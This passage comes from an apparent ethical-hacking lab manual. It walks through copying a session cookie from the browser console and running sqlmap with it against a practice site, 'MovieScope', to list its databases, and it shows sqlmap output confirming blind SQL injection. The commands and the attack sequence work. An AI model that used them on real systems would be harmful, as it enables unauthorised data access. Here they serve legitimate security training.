

Home - MovieScope - Mozilla Firefox
www.moviescope.com/viewprofile.aspx?id=1
MOVIESCOPE
Admin | Logout
Home
Features
Trailers
Photos
Blog
Contacts
View Profile
Save Page As...
Save Page to Pocket
Send Page to Device
View Background Image
Select All
View Page Source
View Page Info
Inspect Element (Q)
Take a Screenshot
NoScript
Block element
Movie Trailers
Paranorman Trailer
Iron Man Trailer
Captain America: Marvel Trailer

sam profile

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male
Date of Birth:	10-10-1975
Age:	38
Address:	Washington DC
Contact #:	1-202-501-4455

Figure 1.2.3: Inspect Element option

7. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.


Home - MovieScope - Mozilla Firefox
www.moviescope.com/viewprofile
MOVIESCOPE
Admin | Logout
Home
Features
Trailers
Photos
Blog
Contacts
View Profile
sam profile
Featured Movie Trailers
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Filter output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
Persist Logs

```
The resource at "http://connect.facebook.net/en_US/all.js#xfbml=1&appId=199804666731637" was   viewprofile.aspx
blocked because content blocking is enabled. [Learn More]
Request to access cookie or storage on "<URL>" was blocked because we are blocking all third-party storage
access requests and content blocking is enabled. 2
>> document.cookie
```


Figure 1.2.4: Requesting the cookie value

TASK 2.2

Obtain Session Cookie

8. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.

Note: The cookie value may differ in your lab environment.


MOVIESCOPE
Admin | Logout
Home
Features
Trailers
Photos
Blog
Contacts
View Profile
sam profile
Featured Movie Trailers
View all
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Filter output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
Persist Logs
Store as global variable
Copy message
Copy object

ID: 1

First Name: sam

```
⚠ The resource at "http://connect.facebook.net/en_US/all.js#xfbml=1&appId=199804666731637" was   viewprofile.aspx
  blocked because content blocking is enabled. [Learn More]
⚠ ▸Request to access cookie or storage on "<URL>" was blocked because we are blocking all third-party storage
   access requests and content blocking is enabled. 2
» document.cookie
← "mscope=1jWydNf8wro=; ui-tabs-1=0
»
```

Figure 1.2.5: Copying the cookie value


9. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Parrot Terminal** window.

10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

12. Now, type **cd** and press **Enter** to jump to the root directory.


Parrot Terminal
File
Edit
View
Search
Terminal
Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.2.6: Running the programs as a root user


TASK 2.3

Retrieve Database

13. In the **Parrot Terminal** window, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value that you copied in Step 8>" --dbs** and press **Enter**.

    Note: In this query, **-u** specifies the target URL (the one you noted down in **Step 5**), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.

14. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.




```
┌─[root@parrot]─[~]
└──╼ #sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1"
--cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs
```

Figure 1.2.7: Fetching the databases in the SQL server

15. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.

16. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.


17. Similarly, if any other message appears, type **Y** and press **Enter** to continue.



```
[*] starting @ 23:06:04 /2019-12-30/

[23:06:04] [INFO] testing connection to the target URL
[23:06:05] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:06:05] [INFO] testing if the target URL content is stable
[23:06:05] [INFO] target URL content is stable
[23:06:05] [INFO] testing if GET parameter 'id' is dynamic
[23:06:06] [INFO] GET parameter 'id' appears to be dynamic
[23:06:06] [WARNING] reflective value(s) found and filtering out
[23:06:06] [INFO] heuristic (basic) test shows that GET parameter 'id' might be in
jectable
[23:06:07] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vuln
erable to cross-site scripting (XSS) attacks
[23:06:07] [INFO] testing for SQL injection on GET parameter 'id'
[23:06:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:06:07] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHER
E or HAVING clause' injectable (with --string="DC")
